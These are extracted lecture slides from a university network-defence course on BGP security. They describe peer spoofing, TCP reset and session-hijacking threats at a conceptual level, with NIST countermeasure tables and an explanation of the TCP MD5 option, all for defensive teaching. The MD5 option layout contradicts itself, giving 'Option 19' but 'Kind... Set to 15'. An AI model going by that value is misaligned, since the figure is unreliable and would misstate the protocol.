
CE-A2 - IP




CE-A3 - IP




PE1 - IP




PE2 - IP



PE3 - IP



PEs - OSPF





***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 10: BGP Security

Angelo Tulumello

Slides by Marco Bonola

sources:

- [1] Sriram, Kotikalapudi, and Doug Montgomery. "Resilient Interdomain Traffic Exchange." NIST Special Publication 800 (2019): 189. Available online @ <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-189.pdf>
- [2] Kuhn, Rick, Kotikalapudi Sriram, and Doug Montgomery. "Border gateway protocol security." NIST Special Publication 800 (2007): 54. - *Withdrawn NIST Technical Series Publication*

Intro

- ❑ BGP security is still a big issue
 - ❑ see some famous attacks reported in slide 20-21
- ❑ BGP routing **Control Plane** threats
 - ❑ Border Gateway Protocol (BGP) **prefix hijacking**,
 - ❑ Route leaks
 - ❑ Other forms of misrouting resulting in denial-of-service (DoS)
 - ❑ Unwanted data traffic detours
 - ❑ Performance degradation
- ❑ **Data Plane** attacks (**we'll cover this in a separate class**)
 - ❑ Large-scale distributed DoS (DDoS) attacks on servers using spoofed internet protocol (IP) addresses
 - ❑ Reflection amplification
- ❑ Threats related to the **underlying protocols** (IP/TCP)
 - ❑ which are nowadays considered more as “historical vulnerabilities” - still interesting...
- ❑ [1] provides technical guidance and recommendations for technologies that facilitate **Resilient Interdomain Traffic Exchange (RITE)**
 - ❑ [1] superseded [2], which was used anyway for this class as it covers transport layer security related to BGP
 - ❑ [1] represents both a good survey and a good summary as well

Further Reading: BGP Security Best Practice

NSA 2018 report: <https://apps.nsa.gov/iad/library/reports/a-guide-to-border-gateway-protocol-bgp-best-practices.cfm>



Table of Contents

1. BGP Threats.....	6
2. Securing BGP	6
2.1. Enabling Access Control Lists (ACL)	6
2.2. Enabling Control Plane Policing (CoPP).....	8
2.3. Enabling the Maximum BGP Prefix	10
2.4. Enabling BGP Prefixes Filtering with Prefix Lists.....	11
2.5. Enabling BGP Prefix Filtering with Autonomous System (AS) Path Access Lists	13
2.6. Enabling BGP Neighbors Authentication	15
2.7. Enabling Time to Live Security Check	16
2.8. Enabling Logging	17

IP/TCP vulnerabilities related to BGP and relative countermeasures

Peer Spoofing and TCP Resets

- ❑ **BGP messages can be spoofed** in order to look like a message from a valid peer and insert false information into a BGP routing tables
- ❑ IP addresses can often be found using the ICMP traceroute function, so BGP implementations should include countermeasures against this attack
- ❑ A special case of peer spoofing, called a **reset attack**, involves inserting TCP RESET messages into an ongoing session between two BGP peers
- ❑ When a reset is received, the target router drops the BGP session and both peers withdraw routes previously learned from each other
 - ❑ thus disrupting network connectivity until **recovery**, which **may take several minutes to hours**, depending on the number of BGP peers affected

Peer Spoofing and TCP Resets Countermeasures

Table 3-1. Peer Spoofing Countermeasures

Method	Reference or RFC	Strength	Cost	Notes
Strong sequence number randomization	CERT Advisory CA-2001-09 [5]	M	L	Varies with the underlying operating system See Section 4.3
TTL Hack	RFC 3682	M	L	Simple configuration option; not effective against machines one hop away See Section 4.4
MD5 Signature option	RFC 2385	H	M	Widely available option; may be significant administrative cost See Section 4.5

TCP Resets Using ICMP

- ❑ **ICMP** can be used to produce **session resets**
- ❑ Older IETF specifications do not require checking sequence numbers of received ICMP messages
- ❑ Only require knowledge of the victim's IP address and port number

Table 3-2. TCP Reset Countermeasures

Method	Reference or RFC	Strength	Cost	Notes
TCP sequence number checking	[18][53]	M	L	Varies with the underlying operating System. Included on Linux, FreeBSD, OpenBSD.
TTL Hack	RFC 3682	M	L	Simple configuration option; not effective against machines one hop away See Section 4.4
Router access control	[18]	H	M	Block packets of ICMP Type 3 codes 2, 3, and 4 See also NISCC Vulnerability Advisory ICMP – 532967 [53]
IPsec authentication	[45]	H	M	Widely available; may be significant administrative cost See Section 4.6.

Session Hijacking

è difficile da performare, è complessa la rete internet. La non applicabilità di questo attacco è dovuto al fatto che tutti gli AS sono pubblici ma l'ingresso agli AS dall'esterno è consentito solo da un gateway, questo aumenta la sicurezza.

- ❑ **Session hijacking involves intrusion into an ongoing BGP session**
- ❑ Requires similar (a bit more) information needed to accomplish the reset attack
- ❑ Hijacking attack may be designed to achieve more than simply bringing down a session between BGP peers
 - ❑ For example, the objective may be to change routes used by the peer, in order to facilitate eavesdropping, blackholing, or traffic analysis

Table 3-3. Session Hijacking Countermeasures

Method	Reference or RFC	Strength	Cost	Notes
Strong sequence number randomization	CERT Advisory CA-2001-09 [5]	M	L	Varies with the underlying operating system See Section 4.3
TTL Hack	RFC 3682	M	L	Simple configuration option; not effective against machines one hop away
MD5 Signature option	RFC 2385	H	M	Widely available option; may be significant administrative cost See Section 4.5
IPsec	RFC 4301, plus many related RFCs (RFCs 4302-4309)	H	H	See Section 4.6

TCP MD5 Option

- ❑ The MD5 hash algorithm can be used to protect BGP sessions by creating a keyed hash for TCP message authentication ([RFC 2385](#))
- ❑ Every segment sent on a TCP connection to be protected against spoofing will contain the **16-byte MD5 digest** produced by applying the MD5 algorithm to these items in the following order:
 - ❑ TCP pseudo-header (in the order: source IP address, destination IP address, zero-padded protocol number, and segment length)
 - ❑ TCP header, excluding options, and assuming a csum of zero
 - ❑ TCP segment data (if any)
 - ❑ independently-specified key or password, known to both TCP and presumably connection-specific



TCP Option 19:



Kind. 8 bits. Set to 15.

Length. 8 bits. Set to 18.

MD5 Digest. 16 bytes.

TCP Authentication Option

